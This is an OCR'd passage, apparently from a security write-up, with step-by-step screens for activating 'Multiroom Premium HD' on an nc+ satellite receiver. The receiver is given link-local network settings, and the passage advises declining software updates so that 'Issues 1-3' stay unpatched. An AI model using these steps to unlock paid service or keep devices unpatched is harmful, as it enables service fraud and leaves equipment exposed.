
Upon completing the configuration, select TEST button. A test will be conducted to verify the provided configuration settings:



MANUAL CONFIGURATION

Your receiver is now testing the network connection.
This may take several seconds. Please wait.

If successful, the user will be prompted whether to save provided network configuration:




Manual configuration has been concluded successfully.

Do you want to save this setting?


Select YES button to save provided network configuration.

7. Activating Multiroom Premium HD


Enter SETUP menu by pressing SETUP key on a TV remote. Navigate to INSTALLATION menu:



Select MULTIROOM menu entry in order to open Multiroom Premium HD configuration menu:




Select MANUAL CONFIGURATION menu entry in order to proceed with Multiroom Premium service activation. As a result, a warning message is presented to the user:




Are You sure?

Select CONTINUE button and a network configuration screen containing a summary of current network settings will be presented:




IP ADDRESS 169.254.010.015
SUBNET MASK 255.255.255.000
GATEWAY 169.254.010.011
DNS 1 169.254.010.011
DNS 2 000.000.000.000

Select TEST button and a summary of network configuration settings will be presented:



IP ADDRESS 169.254.010.015
SUBNET MASK 255.255.255.000
GATEWAY 169.254.010.011
DNS 1 169.254.010.011
DNS 2 000.000.000.000


Select CONTINUE to test the Multiroom configuration:



Connecting to server.
This may take several seconds.

PLEASE WAIT

Upon success, the following screen will be presented on a TV:




Multiroom activation
Multiroom service is available.
Press OK to continue
or BACK to cancel.

Select ACTIVATE in order to activate the Multiroom Premium HD service and boot the device into Multiroom mode.

8. Setting up Multiroom Premium HD


When a device is booted into Multiroom Premium HD mode, a user might be prompted that a new software update is available for install:




There is a new version of your receiver's software available.
Please select "UPGRADE NOW" and press OK to initiate upgrade.
Upgrade may take a few minutes. The screen may go blank but do not switch your receiver off. Wait until the confirmation message appears.

Select UPGRADE LATER as any new update of the device might result in losing access to it (patching of the Issues 1-3).


A Multiroom configuration screen will be presented:



Select NEXT button a few times until the input signal configuration indicates the SAT TV source as indicated by this screen:



Select CONTINUE and the following screen will be presented:




CONFIGURATION No DISEqC

HOTBIRD LNB 1

STRENGTH 58% HOTBIRD

QUALITY 18% BER 0.0E0

Select CONTINUE to proceed to the next screen:



nc+ CONFIGURATION TEST RESULT

02 Jul 16:43

ANTENNA SAT ● HOTBIRD LNB 1

☑ YOUR RECEIVER HAS BEEN CONFIGURED CORRECTLY. PLEASE SELECT "SAVE" BUTTON.

Select SAVE. A confirmation prompt will be presented:


nc+ CONFIGURATION TEST RESULT

02 Jul 16:43


ANTENNA SAT

ANTENNA CONFIGURATION

Do you want to save changes?

